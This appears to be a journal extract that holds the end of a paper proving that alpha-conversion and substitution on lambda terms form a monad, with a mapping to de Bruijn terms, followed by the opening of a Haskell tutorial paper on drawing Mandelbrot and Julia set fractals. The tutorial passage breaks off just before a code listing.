Given the assumptions of prop. 4 and  $z \notin Y, z' \notin Y'$  we have

$$\frac{fR \rightarrow Sg}{f[x, z]R(x, y) \rightarrow_{\equiv_\alpha^{S(z, z')}} g[y, z']}$$

*Proof*

Simple case analysis on  $vR(x, y)v'$ .  $\square$

*Proof of prop. 4*

The proposition is equivalent to saying that if  $t \equiv_\alpha^R u$  then for all  $f, g, S$  if  $fR \rightarrow (\equiv_\alpha^S)g$  then  $f(t) \equiv_\alpha^S g(u)$ . We proceed by induction over the derivation of  $t \equiv_\alpha^R u$ .

The only difficult case (as usual) is  $\lambda$ . Assume we have derived  $\lambda x.t \equiv_\alpha^R \lambda y.u$  from  $t \equiv_\alpha^{R(x, y)} u$ . Let  $z = \text{Fresh}(Y)$  and  $z' = \text{Fresh}(Y')$ .

We assume  $fR \rightarrow (\equiv_\alpha^S)g$ , hence by lemma 5 we have

$$f[x, z]R(x, y) \rightarrow_{\equiv_\alpha^{S(z, z')}} g[y, z']$$

Hence by ind.hyp. we know  $(\lfloor f[x, z] \rfloor)(t) \equiv_\alpha^{S(z, z')} (\lfloor f[y, z'] \rfloor)(u)$  and

$$\begin{aligned} (\lfloor f \rfloor)(\lambda x.t) &= \lambda z.(\lfloor f[x, z] \rfloor)(t) \\ &\equiv_\alpha^S \lambda z'.(\lfloor f[y, z'] \rfloor)(u) \\ &= (\lfloor g \rfloor)(\lambda y.u) \end{aligned}$$

$\square$

A consequence of proposition 4 is that substitution is an operation on  $\alpha$ -equivalence classes, that is given  $f \in X \rightarrow \text{Tm}^\alpha(Y)$  then  $(\lfloor f \rfloor) \in \text{Tm}^\alpha(X) \rightarrow \text{Tm}^\alpha(Y)$ .

#### 4 Substitution is monadic

To show that substitution is well behaved, i.e. laws such as

$$t[x \leftarrow u] = t \quad \text{if } x \notin \text{FV}(t) \tag{L1}$$

$$t[x \leftarrow u][y \leftarrow v] = t[y \leftarrow v][x \leftarrow u[y \leftarrow v]] \quad \text{if } x \neq y \tag{L2}$$

hold, we establish that substitution is monadic:

*Proposition 6*

$(\text{Tm}^\alpha, \eta, (\_))$  is a monad, where the unit  $\eta_X : X \rightarrow \text{Tm}^\alpha(X)$  is the embedding  $\eta(x) = x$ . That is, the following equations are satisfied:

1.  $(\eta_X) = 1_{\text{Tm}^\alpha(X)}$
2.  $(f) \circ \eta = f$
3.  $(f) \circ (g) = ((f) \circ g)$

where  $g \in X \rightarrow \text{Tm}^\alpha(Y)$ ,  $f \in Y \rightarrow \text{Tm}^\alpha(Z)$ .

Before proving prop. 6 let's see how it can be applied:

For L1 assume  $t, u \in \text{Tm}^\alpha(X)$  and  $x \notin X$ . Now  $1_X[x, u] \in X \cup \{x\} \rightarrow \text{Tm}^\alpha(X)$  and since  $X \subseteq X \cup \{x\}$  also  $1_X[x = u] \in X \rightarrow \text{Tm}^\alpha(X)$ . However, a simple case analysis shows that as function over  $X$ :  $1_X[x = u] = \eta_X$  and using 1. we have  $((1_X[x, u]))(t) = \eta_X(t) = t$ .

For L2 let  $x \neq y$ ,  $x, y \notin X$  and  $u \in \text{Tm}^\alpha(X \cup \{y\})$ ,  $v \in \text{Tm}^\alpha(X)$ , we have  $1_{X \cup \{y\}}[x, u] \in X \cup \{x, y\} \rightarrow \text{Tm}^\alpha(X \cup \{y\})$  and  $1_X[y, v] \in X \cup \{y\} \rightarrow \text{Tm}^\alpha(X)$ . By 3. we have that  $((1_X[y, v])) \circ ((1_{X \cup \{y\}}[x, u])) = (((1_X[y, v])) \circ 1_{X \cup \{y\}}[x, u])$ . A simple case analysis on  $z \in X \cup \{x, y\}$  using L1 shows that:

$$((1_X[y, v]) \circ 1_{X \cup \{y\}}[x, u])(z) = (1_{X \cup \{x\}}[x, ((1_X[y, v])(u)) \circ 1_{X \cup \{x\}}[y, v]])(z)$$

Indeed, all algebraic properties of substitution (substitution laws) are derivable from prop 6 using only case analysis over variables.

To prove the proposition we observe that 2. follows directly from the definition of substitution. To verify 1. we have to show a more general lemma.

*Lemma 7*

Let  $f \in X \rightarrow Y$  be an injective function (hence it is also a partial bijection and  $f \in X \rightarrow \text{Tm}^\alpha(Y)$ ). We have

$$(\_f)(t) \equiv_\alpha^f t$$

*Proof*

Induction over  $t \in \text{Tm}(X)$ . I.e. consider  $t = \lambda x.t'$  we have

$$(\_f)(\lambda x.t') = \lambda z.(\_f[x = z])(t')$$

where  $z = \text{Fresh}(X)$ . Since  $x \notin X$  we have that  $f[x = z] = f(x = z)$  and hence by ind.hyp.  $((\_f[x = z]))(t') \equiv_\alpha^{f(x=z)} t'$  and therefore  $\lambda x.t' \equiv_\alpha^f \lambda z.(\_f[x = z])(t')$ .  $\square$

*Proof of proposition 6*

1. By Lemma 7 by setting  $f = \eta_X$ .
2. Immediate from the definition of  $(\_f)$ .
3. We show

$$((\_f) \circ (\_g))(t) \equiv_\alpha ((\_f) \circ g)(t)$$

by induction over  $t \in \text{Tm}(X)$ . As usual the interesting case is  $t = \lambda x.t'$ :

$$\begin{aligned}
 & ((\lfloor f \rfloor) \circ (\lfloor g \rfloor))(\lambda x.t') \\
 = & \quad \{ \text{defn of } (\lfloor - \rfloor), \text{ where } z_0 = \text{Fresh}(Y) \} \\
 & (\lfloor f \rfloor)(\lambda z_0.(\lfloor g[x = z_0] \rfloor)(t)) \\
 = & \quad \{ \text{defn of } (\lfloor - \rfloor), \text{ where } z_1 = \text{Fresh}(Z) \} \\
 & \lambda z_1.((\lfloor f[z_0 = z_1] \rfloor) \circ (\lfloor g[x = z_0] \rfloor))(t') \\
 \equiv_{\alpha} & \quad \{ \text{ind.hyp.} \} \\
 & \lambda z_1.((\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0])(t') \\
 \equiv_{\alpha} & \quad \{ (\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0] \equiv_{\alpha} ((\lfloor f \rfloor) \circ g)[x = z_1], \text{ see below} \} \\
 & \lambda z_1.((\lfloor (\lfloor f \rfloor) \circ g \rfloor)[x = z_1])(t') \\
 = & \quad \{ \text{defn of } (\lfloor - \rfloor) \} \\
 & ((\lfloor f \rfloor) \circ g)(\lambda x.t')
 \end{aligned}$$

We have to show  $(\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0](v) \equiv_{\alpha} ((\lfloor f \rfloor) \circ g)[x = z_1](v)$ : If  $v = x$  both sides evaluate to  $z_1$ , otherwise:

$$\begin{aligned}
 & ((\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0])(v) \\
 = & \quad \{ v \neq x \} \\
 & (\lfloor f[z_0 = z_1] \rfloor)(g(v)) \\
 \equiv_{\alpha} & \quad \{ z_0 \notin Y, \text{ as for example 2.} \} \\
 & (\lfloor f \rfloor)(g(v)) \\
 = & \quad \{ v \neq x \} \\
 & ((\lfloor f \rfloor) \circ g)[x = z_1](v)
 \end{aligned}$$

□

A monad gives rise to its Kleisli-category. In the case of  $\text{Tm}^{\alpha}$  this is the category **Tm** of terms and substitutions: objects are  $X \subset_{\text{fin}} \mathcal{V}$  and morphisms are substitutions:  $\mathbf{Tm}(X, Y) = X \rightarrow \text{Tm}^{\alpha}(Y)$ . The identity is given by the unit  $\eta_X \in \mathbf{Tm}(X, X)$  and composition by lifting, i.e.  $f \circ_{\mathbf{Tm}} g = (\lfloor f \rfloor) \circ g$ . The categorical laws are a direct consequence of the monad laws (i.e. prop 6).

## 5 de Bruijn terms

To avoid the complications of  $\alpha$ -conversion de Bruijn (de Bruijn, 1972) developed a representation of terms where variables are replaced by a number indicating the binding depth and  $\lambda$ -abstraction is an unary operation. E.g. the term  $\lambda x.x(\lambda y.yx)$  becomes  $\lambda 0(\lambda 01)$ .

For any  $n \in \text{Nat}$  we define the set  $\text{Tm}^{\text{db}}(n)$  of de Bruijn terms with at most  $n$  free Variables inductively by the following rules:<sup>2</sup>

$$\frac{i \in n}{i \in \text{Tm}^{\text{db}}(n)} \quad \frac{t, u \in \text{Tm}^{\text{db}}(n)}{tu \in \text{Tm}^{\text{db}}(n)} \quad \frac{t \in \text{Tm}^{\text{db}}(n+1)}{\lambda t \in \text{Tm}^{\text{db}}(n)}$$

The idea is that the elements of  $\text{Tm}^{\text{db}}(n)$  can be considered as representations of the equivalence classes of  $\text{Tm}^{\alpha}(X)$  where  $|X| \leq n$ . We can make this precise, given  $X \subset_{\text{fin}} \mathcal{V}$  and an injection  $\phi \in X \rightarrow n$ , we assign to any  $t \in \text{Tm}(X)$  a de Bruijn

<sup>2</sup> Here we identify  $n \in \text{Nat}$  with the set  $\{i \in \text{Nat} \mid i < n\}$

term  $t^\phi \in \text{Tm}^{\text{db}}(n)$  by

$$\begin{aligned} x^\phi &= \phi(x) \\ (tu)^\phi &= t^\phi u^\phi \\ (\lambda x.t) &= \lambda t^{\phi^{+x}} \end{aligned}$$

where

$$\phi^{+x}(y) = \begin{cases} 0 & \text{if } y = x \\ \phi(y) + 1 & \text{otherwise} \end{cases}$$

Note that  $\phi^{+x}$  is an injection, if  $\phi$  is.

We want to formally establish that the  $-^\phi$  operation chooses a canonical representation for each  $\alpha$ -equivalence class:

*Proposition 8*

$-^\phi$  is an injection between  $\text{Tm}^\alpha(X) \rightarrow \text{Tm}^{\text{db}}(n)$ , i.e.

$$t \equiv_\alpha u \iff t^\phi = u^\phi$$

To show this we have establish the following generalisation:

*Lemma 9*

Given injections  $\phi \in X \rightarrow n, \psi \in Y \rightarrow n$  we have

$$t \equiv_\alpha^R u \iff t^\phi = u^\psi$$

where  $R$  is the pullback of  $\phi$  and  $\psi$ , i.e.

$$xRy \iff \phi(x) = \psi(y)$$

*Proof*

By induction of  $t \in \text{Tm}(X)$ . As usual the interesting case is  $\lambda$  where we need the fact that if  $R$  is given as above then

$$vR(x,y)w \iff \phi^{+x}(v) = \psi^{+y}(w)$$

□

I leave it to the reader to show that  $-^\phi$  preserves substitution, i.e. it maps substitutions on named terms as given here to substitution on de Bruijn terms, e.g. as defined in (Altenkirch & Reus, 1999).

## 6 Conclusions

Maybe the reader will have come to the conclusion that  $\alpha$ -conversion isn't easy given the number of definitions, lemmas and propositions in this note. However, I would translate *easy* as: everything works out as expected, there is no creativity needed, no need to come up with unexpected technical lemmas. In this sense we can conclude  *$\alpha$ -conversion is easy!*

The theory presented here offers a viable alternative to the use of de Bruijn terms or non-standard presentations of  $\lambda$ -terms in formal developments. All the propositions in this paper are provable constructively, hence the development could be formalized in a constructive metalanguage like Martin-Löf's Type Theory.

## References

- Altenkirch, Thorsten. (1993). A formalization of the strong normalization proof for System F in LEGO. *Pages 13 – 28 of:* M. Bezem, J.F. Groote (ed), *Typed lambda calculi and applications.* LNCS 664.
- Altenkirch, Thorsten, & Reus, Bernhard. (1999). Monadic presentations of lambda terms using generalized inductive types. *Computer science logic.*
- Barendregt, H.P. (1984). *The lambda calculus - its syntax and semantics (revised edition).* Studies in Logic and the Foundations of Mathematics. North Holland.
- Curry, H. B., & Feys, R. (1958). *Combinatory Logic.* Vol. I. North-Holland.
- de Bruijn, N. G. (1972). Lambda-calculus notation with nameless dummies: a tool for automatic formula manipulation with application to the Church-Rosser theorem. *Indag. math.*, **34**(5), 381–392.
- Fiore, Marcelo, Plotkin, Gordon, & Turi, Daniele. (1999). Abstract syntax and variable binding (extended abstract). *Pages 193–202 of: 14th annual symposium on logic in computer science.*
- Gabbay, M. J., & Pitts, A. M. (1999). A new approach to abstract syntax involving binders. *Pages 214–224 of: 14th annual symposium on logic in computer science.*
- Gordon, Andrew D., & Melham, Tom. (1996). Five axioms of alpha-conversion. *Pages 173–191 of:* von Wright, J., Grundy, J., & Harrison, J. (eds), *Proceedings of the 9th international conference on theorem proving in higher order logics (tphols'96).* Turku, Finland: Springer-Verlag LNCS 1125.
- Hindley, J. Roger, & Seldin, Jonathan P. (1986). *Introduction to combinators and  $\lambda$ -calculus.* Cambridge University Press.
- Hofmann, Martin. (1999). Semantical analysis of higher-order abstract syntax. *14th annual symposium on logic in computer science.*
- McKinna, James, & Pollack, Robert. (1993). Pure type systems formalized. M. Bezem, J.F. Groote (ed), *Typed lambda calculi and applications.* LNCS 664.

# *Composing Fractals*

MARK P. JONES

*Department of Computer Science & Engineering  
OGI School of Science & Engineering at OHSU  
20000 NW Walker Road, Beaverton, OR 97006, USA*

---

## Abstract

This paper describes a simple but flexible family of Haskell programs for drawing pictures of fractals such as Mandelbrot and Julia sets. Its main goal is to showcase the elegance of a compositional approach to program construction, and the benefits of a clean separation between different aspects of program behavior. Aimed at readers with relatively little experience of functional programming, the paper can be used as a tutorial on functional programming, as an overview of the Mandelbrot set, or as a motivating example for studies in computability.

---

## 1 Introduction

The Mandelbrot set is probably one of the best known examples of a *fractal*. From a mathematical perspective, its definition seems elementary and straightforward. But attempts to visualize it—including those of Benoit Mandelbrot who, in the late-1970s (Mandelbrot, 1975; Mandelbrot, 1988), was the first to apply computer imaging to the task—reveal an amazingly intricate and attractive structure.

This paper describes some simple but flexible programs, written in Haskell (Peyton Jones, 2003), that generate pictures of the Mandelbrot set. Thanks to their elegant, compositional construction, we will see that different aspects of behavior are cleanly separated as independent concerns. For example, the picture in Figure 1 shows one view of the Mandelbrot set produced by the program in this paper, using nothing more than standard characters on a printed page to produce a pleasing image. With a few minor changes, the same basic program can be used to explore a different portion of the Mandelbrot set, to visualize a different type of fractal, or to render the resulting image using colored pixels on a graphical display.

Another interesting observation about the programs in this paper is that there are *no recursive definitions* of any kind. Instead, the code uses higher-order functions from the standard Haskell prelude to capture common patterns of computation, particularly in the case of list processing. This property was noticed only after all




Fig. 1. A picture of the Mandelbrot Set

of the code had been written, and was never an explicit design goal. As such, it highlights the role that higher-order functions play in supporting a natural, high-level, and compositional approach to program construction.

In the interests of brevity, some familiarity with Haskell is assumed; newcomers may find it helpful to read this paper in conjunction with one of the available introductory textbooks (Bird, 1998; Thompson, 1999; Hudak, 2000).

## 2 What is the Mandelbrot Set?

At the simplest level, the Mandelbrot set is just a collection of points, each of which is a pair of floating point numbers.

```
type Point = (Float, Float)
```

There are two steps in the procedure for determining whether a given point  $p$  is a member of the Mandelbrot set (or not). In the first step, we use the coordinates of  $p$  to construct a sequence of points,  $\text{mandelbrot } p$ . In the second step, we examine the points in this sequence and, if they are all “fairly close” to the origin, then we conclude that  $p$  is a member of the Mandelbrot set. But if the points get further

and further from the origin, then we can be sure that  $p$  is not a member of the Mandelbrot set. (The technical details will be made more precise later in the paper.)

The following function—whose simple definition stands in striking contrast to the complexity of our fractal images—is the key to the whole process:<sup>1</sup>

$$\begin{aligned} \text{next} &:: \text{Point} \rightarrow \text{Point} \rightarrow \text{Point} \\ \text{next } (u, v) (x, y) &= (x * x - y * y + u, 2 * x * y + v) \end{aligned}$$

If we pick a point  $p$  and another point  $z$ , then we can apply  $\text{next } p$  repeatedly to  $z$  to generate the following infinite sequence:

$$[z, \text{next } p z, \text{next } p (\text{next } p z), \text{next } p (\text{next } p (\text{next } p z)), \dots]$$

Building such sequences is a perfect application for the *iterate* function in the Haskell standard prelude, which relies on lazy evaluation to allow the construction of infinite lists. For the Mandelbrot set, we pick  $z$  to be the origin,  $(0, 0)$ , and we construct the sequence corresponding to a point  $p$  using the following definition:

$$\begin{aligned} \text{mandelbrot} &:: \text{Point} \rightarrow [\text{Point}] \\ \text{mandelbrot } p &= \text{iterate} (\text{next } p) (0, 0) \end{aligned}$$

For example, if we pick  $p$  as the origin, then all of the points are the same:

$$\begin{aligned} \text{mandelbrot } (0, 0) & \\ \implies [(0, 0), (0, 0), (0, 0), (0, 0), (0, 0), \dots] & \end{aligned}$$

If we start with larger coordinate values, then the numbers can grow rapidly:

$$\begin{aligned} \text{mandelbrot } (0.5, 0) & \\ \implies [(0.5, 0), (0.75, 0), (1.0625, 0), (1.62891, 0), (3.15334, 0), \dots] & \end{aligned}$$

There are also cases where the trend is not so clear. For example, at first glance, the first coordinates in the following sequence seem to be increasing slowly, but steadily, at each step:

$$\begin{aligned} \text{mandelbrot } (0.1, 0) & \\ \implies [(0.1, 0), (0.11, 0), (0.1121, 0), (0.112566, 0), (0.112671, 0), \dots] & \end{aligned}$$

However, if we look further down the sequence, for example, at the 100th point, which is  $(0.112702, 0.0)$ , then we see that it is still quite close to the initial points. And, if we look even further, at the 200th point, then we see that the value is unchanged at  $(0.112702, 0.0)$ . Wary of the problems that can be caused by rounding and truncation, the wise reader will always approach examples involving floating point calculations with great care. However, in this case, a quick calculation confirms that  $(0.112702 * 0.112702) + 0.1 = 0.112702$ , at least to the accuracy shown. It now follows that all elements in  $\text{mandelbrot } (0.1, 0)$  from the 100th onwards (and possibly some before) are in fact equal. (Switching from *Float* to a double precision

<sup>1</sup> Readers with a mathematical background may prefer to think of the Mandelbrot set as a set of complex numbers, with values  $z = x + iy$  corresponding to the points  $(x, y)$  used here. In that setting, the *next* function has an even simpler definition as  $\text{next } p z = z^2 + p$ , where  $p = u + iv$ .

floating point number type like *Double* will not prevent these problems, although it would delay their appearance.) From these calculations, we can deduce that  $(0, 0)$  and  $(0.1, 0)$  are members of the Mandelbrot set, while  $(0.5, 0)$  is not.

### 3 The Need for Approximation

Our next task is to code up the test on *mandelbrot p* sequences so that we can determine whether the corresponding points  $p$  are members of the Mandelbrot set. For reasons that we describe below, it is technically impossible to write a program to carry out the necessary tests with complete accuracy. Fortunately, for the purposes of visualization, we do not need complete accuracy; a reasonable approximation will do. In fact, if our main objective is to produce attractive images, then there are significant advantages in using approximations because of the way that they allow us to use a range of different characters or colors in the pictures that we produce.

First, we need to be more precise about what is meant by saying that a point  $(u, v)$  is “fairly close” to the origin. In fact, we will say that this holds if, and only if, the point is within a distance of 10 from the origin. (The choice of the constant 10 here is somewhat arbitrary; different values will have an effect on the coloring of our images, but not on their basic form.) Using Pythagoras’ theorem, this is equivalent to requiring that  $\sqrt{u^2 + v^2} < 10$ . Squaring both sides to avoid the square root, we can capture this condition in the definition of a predicate:

$$\begin{aligned} \textit{fairlyClose} &:: \textit{Point} \rightarrow \textit{Bool} \\ \textit{fairlyClose} (u, v) &= (u * u + v * v) < 100 \end{aligned}$$

Now we can return to the task of deciding whether a given point  $p$  is a member of the Mandelbrot set. To do this, we need to check that all of the points in the corresponding sequence are close to the origin. The test can be expressed very succinctly in Haskell using the prelude function *all*:

$$\begin{aligned} \textit{inMandelbrotSet} &:: \textit{Point} \rightarrow \textit{Bool} \\ \textit{inMandelbrotSet} p &= \textit{all} \textit{ fairlyClose} (\textit{mandelbrot} p) \end{aligned}$$

This function checks each element of the sequence *mandelbrot p* in turn. If it encounters a point that does not satisfy the *fairlyClose* predicate, then it terminates with result *False*, and we can conclude that  $p$  is not a member of the Mandelbrot set. However, this computation could be quite expensive: we might have to look at many different values from the sequence before finding one for which the test fails. Worse still, until we have found such a point, we cannot be sure that our program will *ever* find one. Perhaps the very next point will be the one that we are looking for? Or perhaps, as yet unknown to the program,  $p$  is actually a member of the Mandelbrot set, and we will *never* find a point for which the test fails. Instead of returning a definite *True* or *False*, the *inMandelbrotSet* function will either return *False*, possibly after a long delay, or it will go into an infinite loop. What we have

observed here, informally, is that our simple test for determining membership in the Mandelbrot set is not, in more formal terminology, a *computable* function.

One way to sidestep this problem is to restrict attention to some fixed number of points at the beginning of each *mandelbrot p* sequence; if all of those points are close to the origin, then chances are good that *p* is a member of the Mandelbrot set (or at least close to it). We can capture this idea with a simple modification of *inMandelbrotSet*, using *take* to select just the first *n* elements in each sequence:

```
approxTest      :: Int → Point → Bool
approxTest n p = all fairlyClose (take n (mandelbrot p))
```

Of course, in some cases, *approxTest* will give a wrong answer. If the first *n* points are all close to the origin, then *approxTest* will return *True*, even if the very next point would have caused the test to fail. But, by increasing the value of *n*, we can make the test as accurate as we like and still be sure that the test will always produce either a *True* or *False* result after a limited amount of computation.

For the purposes of drawing a picture, a simple Boolean result gives only one bit of information for each point *p* that is being considered as a candidate for membership in the Mandelbrot set. With the rich palette of colors or characters that are available on typical output devices, it seems a shame to restrict ourselves to monochrome images! With that in mind, and to avoid prematurely committing the code to a particular output method, let us suppose that we have a non-empty, finite list, *palette*, that contains values representing each of the different ‘colors’ that we might like to use in our fractal images. Instead of trying to determine whether all of the points in a sequence are *fairlyClose* to the origin, we will only count how many initial points meet this criterion, up to a finite limit (the length of the *palette*). If the first point in a sequence fails the test, then we will display it using the first entry in the palette; if the test fails when it reaches the second point, then we assign the second color from the palette; and so on. The following definition of *chooseColor* shows how this process can be described using function composition to build a simple pipeline (!! is the list indexing operator):

```
chooseColor      :: [color] → [Point] → color
chooseColor palette = (palette !!) . length . take n . takeWhile fairlyClose
                      where n   = length palette - 1
```

Notice that this definition is polymorphic: the identifier *color* appearing in the type is a *type variable*, so it can be instantiated to different types in different settings. We will benefit from this flexibility later by using palettes made from a list of characters for images like the one in Figure 1, and palettes containing RGB color values for images to be plotted using high-resolution graphics primitives.

#### 4 From Points to Pictures

Now we turn our attention from individual points to the construction of complete images. At a high level, and following Pan (Elliott, 2003), an image is just a mapping that assigns a *color* value to each point:

```
type Image color = Point → color
```

Note here again that *color* is a type variable, which allows us to accommodate different types of drawing mechanisms and palettes. Indeed, the Mandelbrot set can be thought of as a value of type *Image Bool*, mapping points that are in the set to *True* and points outside it to *False*. This, of course, is precisely what we tried to do with the *inMandelbrotSet* function in the last section.

To obtain a more colorful image, we can combine a *fractal* sequence generator (such as *mandelbrot*) with a suitable *palette* using the *chooseColor* function:


```
fracImage :: (Point → [Point]) → [color] → Image color
fracImage fractal palette = chooseColor palette . fractal
```

This gives a function that specifies a color for every point value. On devices like a monitor or printer, however, images are produced by specifying colors only for the points on a bounded, evenly-spaced, rectangular grid of rows and columns. We will represent grids like these as lists of lists:

```
type Grid a = [[a]]
```

For example, a picture with  $r$  rows and  $c$  columns can be described by a list of length  $r$ , with one entry for each row, each of which is a list of length  $c$ . The values in each position will depend on the kind of picture that we are trying to produce: for example, they might be characters or pixel colors. In fact, it is also useful to work with grids containing points and with grids containing sequences, which further motivates the decision to make *Grid* a parameterized type.

Next we consider the task of constructing these grids. To start with, each of our pictures covers a range of point values, which can be described by the coordinates  $(x_{min}, y_{min})$  of the point at the bottom left corner, and the coordinates  $(x_{max}, y_{max})$  of the point at the top right. Of course, there are limits on the number of rows and columns that we can display on the screen at any one time, so we cannot expect to deal with all of the points in this region. Instead, we will choose an evenly spaced grid of points that covers the range with the appropriate number of rows and columns:



Each grid is determined by four parameters: the number of columns  $c$ , the number of rows  $r$ , the point  $(x_{min}, y_{min})$  at the bottom left corner, and the point  $(x_{max}, y_{max})$  at the top right. These can be modified to vary the detail in the final picture. For example, the simple grid above has just 7 rows and 11 columns, while the picture in Figure 1 has 37 rows and 79 columns. For a given choice of parameters, we can describe the construction of an appropriate grid of points using a function:

```
grid :: Int → Int → Point → Point → Grid Point
grid c r (xmin, ymin) (xmax, ymax)
= [[(x, y) | x ← for c xmin xmax] | y ← for r ymin ymax]
```

In constructing this grid, we need to pick  $c$  evenly spaced values for  $x$  in the range  $x_{min}$  to  $x_{max}$ , and  $r$  evenly spaced values for  $y$  in the range  $y_{min}$  to  $y_{max}$ . These two calculations are carried out in essentially the same way, so we define an auxiliary function to take care of this:

```
for :: Int → Float → Float → [Float]
for n min max = take n [min, min + delta ..]
  where delta = (max - min)/fromIntegral (n - 1)
```

The only slight subtlety here is the use of *fromIntegral* to convert the integer  $(n - 1)$  so that it can be used in floating point arithmetic.

Given a grid point, we can sample the image at each position to obtain a corresponding grid of colors that is ready for display. This sampling process is easy to describe using nested calls to *map* to iterate over the list of lists in the input grid:

```
sample :: Grid Point → Image color → Grid color
sample points image = map (map image) points
```

We now have all of the pieces that we need to draw pictures of fractals. In each case, we use a *fractal* function (such as *mandelbrot*) and a suitable *palette* to build an image; we sample the image on a given grid of *points*; and we *render* the resulting grid of colors. We can capture this pattern very easily with a higher-order function:

```
draw points fractal palette render
= render (sample points (fracImage fractal palette))
```

To a large degree, each of the parameters here can be varied independently of

the others. Of course, the type of colors that we include in our *palette* must be compatible with the function that will be used to *render* the final image. This is captured naturally by a shared type variable, *color*, in the type of *draw*:

```
draw  ::  Grid Point
        → (Point → [Point])
        → [color]
        → (Grid color → image)
        → image
```

Note that *draw* is also polymorphic in the type of *image* produced (i.e., *image* is a *type variable*, not a specific type). In specific applications, *image* might be instantiated to a type of values representing images, or to the type of an *IO* action that will draw the result, write it to a file, or perhaps even post it on the web!

#### 4.1 Character-based Pictures of the Mandelbrot Set

It is possible to produce quite attractive pictures of the Mandelbrot set using only simple character output. The first step is to define a palette of characters.

```
charPalette  ::  [Char]
charPalette  =  "      ,. `\"^:;o-!|?/<>X+={^0#%&@8*$"
```

In choosing a value here for *charPalette*, we have made a modest attempt to select characters in a rough progression from light (starting with several spaces) to dark.

Next, we must define the process for rendering a character image: we use *unlines* to append newlines and concatenate the strings in each row of a *Grid Char*, and then *putStr* to display the result:

```
charRender  ::  Grid Char → IO ()
charRender  =  putStr . unlines
```

For example, we can generate Figure 1 using the following:

```
figure1  =  draw points mandelbrot charPalette charRender
where points  =  grid 79 37 (-2.25, -1.5) (0.75, 1.5)
```

From this starting point, interested readers can begin to explore the Mandelbrot set on their own by varying parameters and generating new images. For example, some images might be enhanced by the use of a different palette; the first two parameters of *grid* could be changed to accommodate a different display or page size; and the last two parameters of *grid* could be changed to focus more closely on particular sections of the Mandelbrot set<sup>2</sup>. We will not explore these possibilities

<sup>2</sup> For example, the regions specified by each of the following pairs of points are worth a closer look: ((-1.15), 0.19) ((-0.75), 0.39), ((-0.19920), 1.01480) ((-0.12954), 1.06707), ((-0.95), 0.23333) ((-0.88333), 0.3), and ((-0.713), 0.49216) ((-0.4082), 0.71429)!

further in this paper, and instead move on to show how different types of fractals, and different methods of rendering can be accommodated by other simple changes.

#### 4.2 Pictures of Julia Sets

Mandelbrot's study of the set that now carries his name was prompted by work that had been done much earlier (and without the aid of a computer) by the French mathematician Gaston Julia (Julia, 1918). Indeed, Mandelbrot's work revived an interest in Julia's work that had been somewhat overlooked, even though it had been awarded the Grand Prix de l'Académie des Sciences at the time it was first published. Today, Julia's name is associated with a collection of fractals known as *Julia Sets*, and, in this section, we will show how the framework presented in earlier sections can be used to draw pictures of Julia Sets like the one shown in Figure 2. In fact, Julia sets are constructed with the same basic machinery that we used to




Fig. 2. The Julia set for (0.32,0.043)

investigate the Mandelbrot set. However, instead of fixing the starting point of each sequence that we produce to the origin and varying the first parameter to *next*—as we did for the Mandelbrot Set—we construct sequences for Julia sets by fixing the first parameter, and varying the starting point. This gives us a different way to

produce sequences from points, and hence to produce some new fractal images.

```
julia    :: Point → Point → [Point]
julia c = iterate (next c)
```

For example, here is the code to produce the picture shown in Figure 2:

```
